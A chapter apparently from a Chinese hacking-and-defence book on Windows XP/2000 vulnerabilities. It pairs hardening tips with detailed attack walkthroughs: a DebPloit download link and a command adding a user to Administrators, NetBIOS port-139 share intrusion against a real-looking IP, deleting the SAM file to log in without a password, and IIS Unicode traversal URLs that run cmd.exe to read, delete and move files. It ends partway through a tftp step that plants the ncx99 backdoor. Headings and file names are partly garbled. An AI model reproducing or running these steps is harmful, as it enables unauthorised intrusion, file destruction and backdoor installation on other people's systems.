- 1.密码破解防范的原理和手段有哪些?
- 2.怎样进行Bios密码的破解

第 4 章

基于系统漏洞的入侵与防范

重点讲解

- 系统常见漏洞密码
- 破解的防范

每个操作系统总是存在这样或那样的漏洞,对于这些漏洞,如果不加强防范,黑客就会利用系统的漏洞入侵电脑,甚至对一些分区进行格式化操作等危险操作。

本章导读

4.1 Windows系统的安全隐患

随着互联网的普及,进行一些简单的网络攻击对于任何一位用户变得轻而易举。特别是Windows这么一个令人喜爱却又担心的操作系统,它的不安全因素实在是太多了。

4.1.1 Windows系统的漏洞产生原因

系统漏洞也称安全缺陷,这些安全缺陷会被技术高低不等的入侵者所利用,从而达到控制目标主机或造成一些更具破坏性的目的。

漏洞的产生大致可分为以下两类:

1. 在程序编写过程中的人为遗留

程序设计人员为了达到不可告人的目的,有意识地在程序的隐蔽处留下各种各样的后门,以供自己日后使用,不过,随着法律的完善,这类漏洞将越来越少(别有用心者除外)。

2. 安全加密方法所局限

由于编程人员的水平问题,经验和当时安全技术加密方法所局限,在程序中总会或多或少的出现些不足之处,这些地方有的影响程序的效率,有的会导致非授权用户的权利提升。

其实,我们大家都知道,安全与不安全从来

都是相对的,就目前而言,还没有出现绝无漏洞的系统,我们只能以其所存在漏洞的多少以及危害程度来判定该程序的安全性。俗语说得好:“道高一尺,魔高一丈。”这也就是说,也正因为有了这些漏洞的存在,才有了我们的不断完善和安全技术水平不断提高。

4.1.2 Windows系统中的安全隐患

Windows系列操作系统的Bug、后门、漏洞也被一一发现,这其中有安全专家们经过充分理论验证的,也有黑客们利用种种入侵工具发现的。下面我们就对Windows操作系统存在的一些主要安全漏洞进行一下介绍,以Windows XP例。

1. Windows XP

Windows XP为了提高易用性所采用的许多默认设置,却有所忽视,实际上系统默认的设置不仅不能做到安全反而为我们增添了更多的风险。

(1) 切换功能漏洞

Windows XP快速用户切换功能存在漏洞,当单击“开始”/注销/“切换用户”启动快速用户切换功能,在传统登录方法下重试登录一个用户名时,系统会误认为有暴力猜解攻击,因而会锁定全部非管理员账号。

解决办法:单击“控制面板/用户账户/更改用户登录或注销的方式”,取消“使用快速用户切换”,如下图所示,以便禁用用户快速切换功能。



2. 即插即用漏洞

UPnP亦称通用即插即用软件(全称Universal Plug and Play),微软这个软件是基于互联网协议的,它允许不同的设备如电脑、扫描仪、打印机联成网络,可以在彼此之间自动识别,并进行通信,这样用户不需要再挨个地为每个外设来配置计算机了,安坐家中可以开视频会议,打联网的视频游戏了,而且XP操作系统在发售时就已经激活了UPnP功能,给用户带来极大的方便。然而,事实上并没有完美的,UPnP也存在安全漏洞。黑客可以利用该软件上的漏洞控制同一网络上的电脑,或者发动DOS攻击。当然更为严重的是,来自同一网络的其它用户甚至不需要知道该计算机的IP地址,就可以对其发对攻击。具体来讲,UPnP服务可以导致以下两个安全漏洞:

1) 缓冲溢出问题

UPNP 协议存在安全漏洞问题,最早是由eEye数字安全公司发现并通知微软的。其中的UPnP存在缓冲区溢出问题,也是Windows中有史以来最严重的缓冲溢出漏洞,当处理 NOTIFY 命令中的Location字段时,如果IP地址、端口和文件名部分超长,就会发生缓冲区溢出,由此会造成服务器程序的一些进程,其内存空间的内容被覆盖。由于UPnP服务运行在系统的上下文,攻击者如果利用漏洞成功,可以完全控制主机。更为严重的是SSDP服务器程序同样也监听广播和多播

接口,所以攻击者可以同时攻击多个机器而不需要知道单个主机的IP地址。


解决方法:由于Windows XP打开了UPnP(通用即插即用)功能,因此所有Win XP用户都应该立即安装该补丁。

(2) 系统容易被欺骗

对运行了UPnP服务的系统实施攻击并非难事,只要向该系统的1900端口发送一个UDP包,其中“LOCATION”域的地址指向另一个系统的Chargen端口,就可能使系统进入一个无限的连接循环,这将会导致受影响系统CPU和内存占用率达100%,使远程XP系统完全不能使用而拒绝了服务,只有通过重启后系统才能恢复正常。另外,攻击者只要向某个拥有众多XP主机的网络发送一个伪造的UDP报文,也可能导致目标网络上所有的XP主机通过所选择的URL,执行了一个攻击的选择。而且当UPNP的部分服务被当作UDP来执行的时候,他产生的所有这些攻击都是难以找到的。

解决办法:关闭UPNP服务,因为大多数的人都不用它们。

单击XP的“控制面板/管理工具/服务”,双击“Universal Plug and Play Device Host”服务,在启动类型中选择“已禁用”,如下图所示,关闭UPnP服务。



3. 热键漏洞

热键打开程序的方式是很方便的,所以热键功能也是Win XP的系统服务之一。当用户登录Win XP时,热键功能随之启动,于是你就可以使用系统默认的、或者自己设置的热键了。如果你的电脑没有设置屏幕保护程序和密码,而你需要暂时离开电脑,办理其他事情,Win XP就会在处于静止状态一段时间后进行自动注销,不过这种“注销”是一种假注销,你所有的后台程序都还在运行,与没有注销前几乎没有什么差别,因此其他人虽然进不了你的桌面,看不到你的电脑里放了些什么,但是却可以继续使用热键。

对于一个别有用心的人并且经验丰富的人就可以利用这些热键干一些事,最简单比如打开N个大程序,来破坏你的机器,可以打开并使用某个程序,特别是一些与网络有关的敏感程序(和服务)。


解决办法:其实,利用这个漏洞做出坏事的几率是十分小的,但漏洞确实存在,不得不防吧!所以在离开计算机的时候,还是按下Windows键+L键,锁定计算机;或者打开屏幕保护程序、并设置密码;或者检查可能会带来危害的程序和服务的热键,取消这些热键。

4. 远程控制漏洞

当连接建立的时候,Windows XP远程桌面把账户名以明文发送给连接它的客户端。发送的账户名不一定是远端主机的用户账号,也可以是最常被客户端使用的账户名,网络上的嗅探程序可能会捕获到这些账户信息。

建立网络连接时,Win XP远程桌面会把用户名以明文形式、发送到连接它的客户端。发送的用户名可以是远端主机的用户名,也可能是客户端常用的用户名,网络上的嗅探程序可能会捕获到这些账户信息。

安全对策:单击“控制面板/系统/远程”,取消“允许用户远程连接到这台计算机”,如下图所示,以便停止远程桌面使用。



设为禁用

5. “帮助和支持中心”缺陷(针对Windows XP SP1)

Windows XP的“帮助和支持中心”功能,如下图所示。



它可以向用户提供集中化服务和帮助,如提供产品文档,判断硬件兼容性帮助,访问Windows更新,Microsoft在线帮助等。用户和程序可以通过使用“hcp://”前缀执行URI链接来访问帮助和支持中心。由于帮助和支持中心程序没有有效的检查通过HCP协议传递来的信息,导致一个缓冲溢出漏洞存在。当用户与因特网联接时,黑客就

可以利用这个安全漏洞,从一个网页或HTML格式电子邮件中的链接对存在这一缺陷的机器进行远程访问,能够打开或删除被攻击机器上的文件。

Windows XP系统下的Microsoft Internet Explorer包含一个协议处理器支持“Help and Support Center”应用程序,协议处理句柄可以由连接方式指定,当链接由浏览器提交的时候,帮助和支持程序就会装载相关的页面。浏览器提交的HCP URI请求存在安全问题,其中帮助支持中心的一个应用程序文件(uplddrvinfo.htm)包含ActiveX control可以用来删除本地文件,由于ActiveX control接收来自HCP URI的文件名,攻击者可以指定任意系统名作为删除文件名参数,也可以接收通配符“*”。由于使用HCP请求,当ActiveX control执行的时候,删除时用户没有任何提示,所以很可能造成系统敏感文件被删除而没有被提示。

虽然调用uplddrvinfo.htm的时候有“Get Help With Your Hardware Device”对话框出现,但是当用户关闭窗口的时候,此工具也会关闭。

解决办法:到微软的网站下载安装解决该问题的补丁。

6. FAT32分区漏洞

FAT32分区在Windows XP系统下就是一个安全隐患,毕竟微软新系统的安全及稳定性都是建立在NTFS分区基础之上的。为了提高安全性,我们有必要把FAT32文件系统转换成NTFS。

NTFS允许更全面地控制文件和文件夹的权限,进而还可以使用加密文件系统(EFS, Encrypting File System),从文件分区这一层次保证数据不被窃取。在“我的电脑”中用右键单击驱动器并选择“属性”,可以查看驱动器当前的文件系统。如果要把文件系统转换成NTFS,首先要备份一下重要的文件,然后选择菜单“开始”→“运行”,输入“cmd”,单击“确定”。接着,在命令行窗口中执行convert x:/fs:ntfs(其中x是驱动器的盘符)。如下图所示。



7. 简单文件共享漏洞


为了让网络上的用户只需点击几下鼠标就可以实现文件共享,Windows XP加入了一种称为“简单文件共享”的功能,但同时也打开了许多 NetBIOS漏洞。

解决此漏洞的方法如下图所示。



Step 1 选择此项

Step 1 打开“我的电脑”,选择菜单“工具”→“文件夹选项”。



Step 2 取消此选项

Step 2 单击“查看”，在“高级设置”中取消“使用简单文件共享（推荐）”。

教你一招



NetBIOS(Network Basic Input Output System, 网络基本输入输出系统), 是一种应用程序接口(API), 系统可以利用WINS服务、广播及Lmhost文件等多种模式将NetBIOS名解析为相应IP地址, 实现信息通讯。

4.1.3 防范提升权限的入侵

如果我们想要获得系统的最高权限,则不妨利用一个叫DebPloit的小工具。使用它可以让任何人获得任何进程或者线程的句柄,从而可以让任何用户都能获得系统的最高权限,即使是一个GUEST或者其他的任何普通用户。

具体的解决办法如下:

笔者在这里提供一个网上流行的办法来修补该漏洞,注意漏洞发布者提供的办法是修改文件smss.exe,请确认是否有修改的必要:

- Step 1 编辑%systemroot%\system32 \gross.exe文件;
- Step 2 找到字符串"\DbgSsApiPort"的偏移量;
- Step 3 在代码中找到相关注释;
- Step 4 在注释下面,而在调用NtCreatePort之前,是OBJECT_ATTRIBUTES结构内容;
- Step 5 将OBJECT_ATTRIBUTES结构的安全描述符置为空;
- Step 6 然后正确设置对PE的校验和;
- Step 7 然后重新启动。

下面是这个漏洞的利用方法。

测试软件: <http://202.103.196.104/~any/Fluxay/DebPloit.Zip>

方法: 下载软件DebPloit.exe,以普通的用户test登录,然后运行DebPloit.exe。

Erunasx “net localgroup administrators test/add”

真正的黑客,既要知道漏洞的表现和利用方法,更要知道如何弥补漏洞。

4.2 系统漏洞利用

前面我们已经对Windows的系统安全进行了一翻细致的分析,下面我们就来看一下黑客是如何利用漏洞来对Windows系统进行攻击吧。

4.2.1 揭秘至关重要的139端口攻击


使用过扫描器的朋友可能都会发现,这些扫描器经常会扫描到139端口,后面跟着的说明是NetBIOS(NETwork Basic Input/Output System即网络基本输入输出系统),为什么会出现这样的情况呢?

之所以会出现这种情况,主要是因为一般情况下139端口开启都是由于网络协议NetBIOS在使用它。

1. 黑客如何利用139端口漏洞进行攻击

下面我们就来讲解一下黑客们是如何使用139端口漏洞进行攻击的。

【案例4-1】黑客利用139端口进行攻击的操作步骤如下:



Step 1 扫描存在139漏洞的主机

Step 1 首先要确定一台存在139端口漏洞的主机。随便用个扫描器扫一下就可以得到了,比如SuperScan这个端口扫描工具。只要按照上图所示的配置进行操作就可以了,在开始IP处填上您要扫的IP地址,停止处填上你要停止扫描IP的地址。


```

命令提示符
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

D:\>nbtstat -a [redacted]

\Device\NetBT_Tcpip_{09C518A3-4011-4EBA-A1D1-19384CA93F2F}:
Node IpAddress: [202.98.84.90] Scope Id: []

NetBIOS Remote Machine Name Table

Name                Type                Status
-----
21                   <00> UNIQUE         Registered
YB                   <00> GROUP          Registered
21                   <20> UNIQUE         Registered
YB                   <1E> GROUP          Registered
21                   <03> UNIQUE         Registered

MAC Address = 44-45-53-54-00-00

```

Step 2 查看139端口漏洞主机的信息

Step 2 假设现在我们已经得到一台存在139端口漏洞的主机，这时候我们就要使用“nbtstat z-a IP”这个命令来得到该用户的信息。从上图所示中我们就可以看到：202.98.84.90就是该IP地址，这个主机的名字是21，工作组是YB。

```

命令提示符
D:\>net use \[redacted]
命令成功完成。

Step 3 与对方主机进行共享连接

D:\>net view \[redacted]
在 \[redacted] 的共享资源

资源共享名    类型    用途    注释
-----
C              Disk
D              Disk
E              Disk
命令成功完成。

```

Step 3 接下来我们要做的就是如何与对方的计算机进行共享资源的连接，在这里我们需要用到两个NET命令：NET VIEW和NET USE。从上面图中，我们已经可以看到共享了对方的C、D、E三个盘。

```

命令提示符
D:\>nbtstat -c

NetBIOS Names Resolution and Registration Statistics

Resolved By Broadcast = 0
Resolved By Name Server = 0

Registered By Broadcast = 18
Registered By Name Server = 0

```

Step 4 载入 NBT 快取

Step 4 下面我们要做的是使用NBTSTAT命令来载入NBT快取。

D:\>nbtstat -R <= 载入NBT快取

D:\>nbtstat -c <= 看有无载入NBT快取

下图所示中用白色遮住的地方就是我们已经得到的139端口漏洞的主机IP地址和用户名。

```

命令提示符
D:\>nbtstat -c

\Device\NetBT_Tcpip_{09C518A3-4011-4EBA-A1D1-19384CA93F2F}:
Node IpAddress: [202.98.83.86] Scope Id: []

NetBIOS Remote Cache Name Table

Name                Type                Host Address    Life [sec]
-----
[redacted]           <20> UNIQUE         [redacted]       307
[redacted]           <20> UNIQUE         [redacted]       307
[redacted]           <20> UNIQUE         [redacted]       307
[redacted]           <20> UNIQUE         [redacted]       487
[redacted]           <20> UNIQUE         [redacted]       310
[redacted]           <20> UNIQUE         [redacted]       312
[redacted]           <20> UNIQUE         [redacted]       487
[redacted]           <20> UNIQUE         [redacted]       310
[redacted]           <20> UNIQUE         [redacted]       310
[redacted]           <20> UNIQUE         [redacted]       312

```

Step 5 下面我们就开始进入对方的主机了，点击“开始”→“查找”→“计算机”后，我们就可以将刚才找到的主机名字输入到上面，然后选择“查找”，就可以找到这台电脑了！找到后直接双击就可以进入，其使用的方法同使用本机的“网上邻居”是一样的。

2. 139端口漏洞攻击的防范

不同操作系统中防范139端口漏洞攻击的方法略有不同，具体如下。

(1) 在Windows 9x系统中防范方法

在Windows 9x下如果是拨号用户，且完全不需要登录到NT局域网环境的话。只需要在“控制面板”→“网络”中删除Microsoft网络用户，然后再使用Microsoft友好登录就可以了。但是如果需要登录到NT网络的话，那这一项就不能删除，因为NT网里需要使用到NETBIOS。另外，关掉139端口后将无法共享文件和打印功能。

(2) 在Windows NT系统中防范方法

在Windows NT下我们可以取消NETBIOS与TCP/IP协议的绑定。点选“控制面板”→“网络”→“NETBIOS接口”→“WINS客户(TCP/IP)”→“禁用”，然后点按“确定”按钮。接着再重启系统。这样，Windows NT的计算机名和工作组

名就被隐藏了,不过,经过这样操作的计算机
会造成基于NETBIOS的一些命令无法使用,如
NET等。

(3) Windows 2000/XP系统中的防范方
法:

选中“网络邻居”→右键→“本地连
接”→“INTERNET协议(TCP/IP)”→“属
性”→“高级”→“选项”→“CP/IP筛选”选项,然
后在“只允许”中填入除了137,138,139之外的
端口。如果这时候我们是在局域网中,则会影
响局域网的使用。

(4) 其它简便方法

就是选择一条天网的空规则,然后在数据
包方向选接收;对方IP地址选任何;协议TCP;本地
端口139到139;对方端口0到0;标志位在SYN标
志上打勾;动作拦截。最后再把这条规则勾上让
它生效,保存好以后就可以了。

4.2.2 SAM数据库安全漏洞攻击示例

SAM其实就是安全账号管理数据库
(Security Accounts Management Database)的英
文缩写,在SAM数据库中存放了本地计算机和
操作系统控制域的组账号及用户账号信息,它是
Window NT/2000操作系统的核心。


在SAM数据库中不仅存放了域中各组的描
述信息和权限信息,同时也存放了域用户的描述
信息和加密后的密码数据等,并且系统管理员账
号Administrator的密码也存放在SAM文件中最后
一个“Administrator”字符串之后。

不过,在实际应用中SAM数据库对应于一个
位于WINNT/SYSTEM32/config目录下的文件,该
文件在系统运行时受操作系统保护,因此,即便
是超级用户,也是无法直接打开它的。

例如,在这里演示一下如何用应用程序“写
字板”程序来打开SAM数据文件,具体操作步骤
如下图所示。



- Step 1 首先双击SAM文件,在打开的“打开方
式”窗口中选择“写字板”来打开SAM
文件。
- Step 2 接着再单击“打开方式”窗口中的“确
定”按钮来打开写字板。由于SAM文件
受操作系统的保护,因此,使用写字板
是不能直接打开SAM数据库文件的。



因此,如果我们想要修改SAM文件中的内
容,则在Windows NT中只能通过管理工具中的
“域用户管理器”来修改,而在Windows2000中则
只能通过管理工具中的“计算机管理”来对其进
行修改。

1. SAM数据库并不安全

尽管SAM数据库文件受到了操作系统的保
护,但并不是说就没有办法访问SAM了,黑客们
还是可以利用SAM数据库的安全隐患对本地计
算机进行攻击,因此,SAM数据库并非固若金汤。

如果在一台安装有多个操作系统的机器上,
别的系统可以访问Windows NT/2000系统文件的
所在分区,那么,SAM的安全问题就暴露出来了。

例如,我们在一台计算机上同时安装了

Windows 98和Windows 2000两个系统,并且系统分区是FAT格式的分区C:。

教你一招



在Windows系统中用到的文件分区的格式有: FAT16、FAT32、NTFS4、NTFS5等。其中Windows98等Windows9X系统支持FAT16和FAT32格式; Windows NT支持FAT16和NTFS4格式; Windows 2000/XP/2003则支持所有这四种格式。

这时候,无论是谁,只要启动Windows 98,然后在Windows 98的C:\winnt\system32\config下找到SAM数据库文件,然后把SAM文件删除或移动到另一个目录。

接着再重新启动系统进入Windows2000,在登录时使用“Administrator”账号,用户密码为空,然后点按“确认”按钮,便能以系统管理员用户Administrator身份成功登录Windows2000系统了。

2. 消除SAM数据库安全隐患

其实,在上文中我们就已经发现:造成Windows NT/2000这一安全隐患的主要原因是用户账号太集中地都存放在SAM文件中。因此,一旦SAM文件被人为改动,系统就将在启动时报告错误并重新启动,实际上也就是崩溃了。

并且SAM文件一旦丢失,系统的另一个致命缺陷:没有校验和恢复SAM文件的能力就暴露无疑。因此,如果我们想要消除这一安全隐患,其关键就是要防止人为改动SAM数据库文件。

消除SAM数据库安全隐患的方法主要有以下三种:

- (1) 在CMOS中设置开机密码。
- (2) 利用syskey.exe进行修补。

在用syskey.exe设置开机密码后,系统就会在进行用户认证前要求企图登录的用户输入开机密码。如果没有开机密码,即使企图登录者有超级用户密码,系统也是无法启动的。

(3) 在一台计算机上只安装一个操作系统,而且把Windows NT/2000的启动分区和系统分区格式化为NTFS或NTFS5。

教你一招



我们可以在WindowsNT SP3以后版本的Winnt\system32目录下找到一个公开发行人很少提到的可执行文件syskey.exe,它是作为一个NT补丁程序加进去的。主要作用是设置开机密码并将SAM中用户密码的加密键扩展为128位。

3.2.3 解析Windows XP热键漏洞

所谓热键,其实就是用来启动一个程序或者使用一个程序的某项功能的一个键或一组键。一个键的可以包括F1、F2这些功能键,也可以是一些特制的键,比如联想键盘上的“Internet”,“Mail”等一般键盘上没有的键。

另外,我们平时最常见的主要是一些组合键,如在Windows系统中实现“粘贴”功能的“Ctrl+V”组合键、使用QQ的人用来打开快捷地查看发来信息的“Ctrl+~”组合键等。

1. 热键

在Windows系统中有许多热键可以用来打开程序,这些热键一般用户都可以自己设置,设置后我们就可以用其来打开各种程序了。

我们可以为每个程序的设置确定规则,这样就可以有效地利用热键的功能了。比如按照程序的首字母来命名,这样经过设置后,对于那些对某个工具特别依赖的人来说,这样的打开程序的方式十分方便,因此被广泛使用。

2. Windows XP的“自注销”功能

尽管前文中我们一再强调,但事实上在办公的时候,常常会遇到需暂时离开而把电脑晾在办公桌上的情况,这就意味着信息被窥或丢失甚至更严重的后果。这是如果我们对屏幕保护程序设了密码,则一般情况下别人就动不了你的电脑,这样就保证了安全。

在Windows XP中提供了一个“自注销”(即自动注销)功能,该功能可以在用户的电脑有一段时间出于静止状态后就自动进行注销,不过这种注销只是一种假注销,所有的后台程序都还在运行,跟没有注销前是一样的。

3.漏洞描述

热键功能是系统提供的一个服务,该功能只有在当我们以某一用户的身份登录时方才启动,启动之后,用户就可以使用自己设置(包括一些默认的热键)的热键了。

假设一个有管理员身分,并以管理员登录的用户有事要离开一段时间,本来以为很快就可以回来,因此没有对电脑进行锁定。但后来却长时间没有回来,则他的电脑就暴露在没有保护的情况下了,这时Windows XP就自动启动了“自注销”。

这时一个经验丰富的攻击者就可以利用热键来进行一些破坏了,如打开N个大程序来破坏该机器,还可以打开并使用某个程序,特别是一些与网络有关的敏感程序(和服务)等,实际上这台电脑被他控制了一半,只要他有足够的想象力。

4.热键的安全对策

其实,不知道大家注意到了没有,我们在讲述上面这个漏洞被利用真正做出有破坏性的事情时是利用了许许多多“假设”的,因此,也就是说几率是十分小的,但作为一个漏洞,最好还是把这项功能关闭了!

4.3 Unicode漏洞攻击

Unicode是曾经是最热门的漏洞之一,也是比较简单易学的一个漏洞。虽然现在大部份主机都已经打好该漏洞的补丁,但是该漏洞还是一个很好的学习入侵的一个例子。在本章节中会讲解一下黑客是怎样利用该漏洞进行入侵的,目的是通过对这种黑客手段的了解,来找到防御方法。

4.3.1 使用扫描软件查找Unicode漏洞

1. 手动扫描

在这里我们假设远程服务器的操作系统为Windows 2000 server中文版,对照编码表(如表3-1所示),可以知道对应的编码为“%c1%1c”。然后在IE地址栏上输入“http://192.168.215.119/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\”,与远程服务器连接好了以后,如果得到Directory of c:\这样的回复,那么就说明该服务器存在Unicode目录遍历漏洞。

下面我们对“http://192.168.215.119/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\”进行解释。需要说明的是命令间的空格也可以使用+来代替。

“192.168.215.119”是远程服务器的IP地址;

“scripts”是远程服务器上的脚本文件目录,除了scripts以外通常还有msabc、_vti_、_mem_bin、cgi-bin等脚本文件目录,其中scripts这个目录是最常用的;

“..%c1%1c..”是最关键的一个参数,也就是Unicode漏洞所在,该参数被远程服务器译为“../”,因此可以实现目录遍历;

“winnt”是远程服务器的系统目录,也可以试着换成“windows”,该参数根据远程服务器系统的不同而不同;

“winnt/system32/cmd.exe?/c+”这一串参数是用来打开远程服务器中的cmd.exe;

“dir+c:\”是入侵者需要执行的命令,也就是使用Unicode漏洞的原因所在。

对照编码表

操作系统编码	N T 4 server 中文版	Windows 2 0 0 0 server 中文版	Windows 2000 pro 中文版	Windows 2000 pro 英文版
%c1%9c	可用	可用		
%c0%af	可用			可用
%c0%2f		可用	可用	
%c1%1c		可用	可用	
%c1%9v	可用	可用		

2. 工具扫描


用工具扫描这里推荐使用X-Scan,它采用多线程方式对指定IP地址段(或单机)进行安全漏洞检测,支持插件功能。扫描内容包括:远程服务类型、操作系统类型及版本,各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类。对于多数已知漏洞,给出了相

应的漏洞描述、解决方案及详细描述链接。

首先下载X-Scan,推荐(www.skycn.com),然后下载好以后安装,运行后出现主界面,如下图所示。



然后依次选择“设置”→“扫描参数”→“全局设置”→“扫描模块”,选中“IIS编码/编码漏洞”,然后开始扫描,如果扫描出类似“/scripts/..%252f..%252f..%252f..winnt/system32/cmd.exe?/c+dir”就说明远程服务器存在该漏洞,如果没有检测出上述代码,那么就证明远程服务器不存在Unicode漏洞。如下图所示。



4.3.2 利用Unicode漏洞攻击目标计算机

通常情况下,利用Unicode漏洞,他们都了解一些在我们一般人看起来很枯燥的DOS命令,或者其他的命令行命令来操作目标主机的文件。他们就是通过这些命令来对目标主机上的文件进行操控的。所以,我们也应该对这些命令有所了解,不要怕难,其实很简单的!

黑客如果要查看主机上的任何目录,就会输入如下一行:

```
http://X.X.X.X/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

这样就能查看到该主机C盘下的目录和文件。同样的,他们可以用其它命令来查看文件,删除文件,移动目录等,下面是其它一些命令的简单用法,目的是希望你能通过它们来加深对命令行方式的了解,从而得出结论:其实黑客并不神秘!如果你有DOS基础,这些对你算不了什么!

下面介绍利用Unicode漏洞操作目标主机文件的一些方法:

1.显示文件内容

如果想显示目标主机里面的一个名为lucky.txt文本文件,输入下面这行命令即可(要显示htm、asp、bat等文件都用同样的方法):

```
http://216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+type+c:\lucky.txt
```

这样该文件的内容就可以通过IE显示出来。

2.删除文件

输入如下命令,即可删除主机上lucky.txt文件:

```
http://216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+del+c:\lucky.txt
```

3.copy文件的同时将该文件改名

输入如下命令,即可将主机上的lucky.txt改名为luck.txt:

```
http://216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+copy+c:\lucky.txt luck.txt
```

4.COPY文件到另外的文件夹

输入如下命令,就可以主机上的c:\lucky文件夹下的文件全部copy到c:\inetpub\wwwroot下了:

```
http://216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+xcopyc:\luckyc:\inetpub\wwwroot
```

5.移动文件夹到指定的目录

要移动c:\lucky到c:\inetpub\wwwroot下,可以用下面的命令:

```
http://216.246.X.X/scripts/..%c1%1c../winnt/
```

system32/cmd.exe?/c+movec:\luckyc:\inetpub\wwwroot

移动时间的长短就要看c:\lucky文件夹下的文件有多少了。

6. 显示某一路径下相同文件类型的文件

下面的命令可以显示c:\inetpub\wwwroot\下, 所有扩展名前两个字符是“ht”的文件:

```
http://216.246.X.X/scripts/..%c1%1c../winnt/system32/find.exe?/n+/v+”+c:\inetpub\wwwroot\*.ht*
```

7. 常被利用的attrib命令

attrib命令常被黑客利用, 通过下面的例子你会感觉到它的功能有多么强大!

【案例4-2】attrib命令使用示例

- Step 1 运行下面的命令, 可以看到目标主机c:\inetpub\wwwroot下的index.htm文件的属性: http://216.246.X.X/scripts/..%c1%1c../winnt/system32/attrib.exe?c:\inetpub\wwwroot\index.htm
- Step 2 运行下面的命令, 把目标主机c:\inetpub\wwwroot下的index.htm文件设为只读、隐藏属性: http://216.246.X.X/scripts/..%c1%1c../winnt/system32/attrib.exe?%20%2br%20%2bh%20c:\inetpub\wwwroot\index.htm
- Step 3 运行下面的命令可以解除文件的属性: http://216.246.X.X/scripts/..%c1%1c../winnt/system32/attrib.exe?%20-r%20-h%20c:\inetpub\wwwroot\index.htm

教你一招



这里“%2b”等同于“+”

4.3.3 利用Unicode漏洞进一步控制该主机

有了上面的基础, 相信大家应该明白黑客下一步要做什么了? 他们会做什么? 当然是进一步控制该主机了! 不过, 尽管这个黑客已经可以做一些简单的操作了, 但此时他的权限很低, 干不了什么事, 但他们会想尽办法来控制你的主机

的! 给服务器上传木马, 并用木马控制目标主机是其常用的手段之一。

【案例4-3】黑客控制目标主机示例

- Step 1 首先, 黑客会下载如下文件:
tftpd32.exe (一个FTP服务器)
ncx99.exe (telnet到99端口)
- Step 2 运行tftpd32.exe。这时这个黑客的机器已经是一个FTP服务器了(控制主机行为开始了……)。
- Step 3 在他的IE浏览器地址栏里填入:
http://216.246.X.X/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+tftp -i 127.0.0.1 GET ncx99.exe c:\\inetpub\\scripts\\xr.exe

【命令解释】:

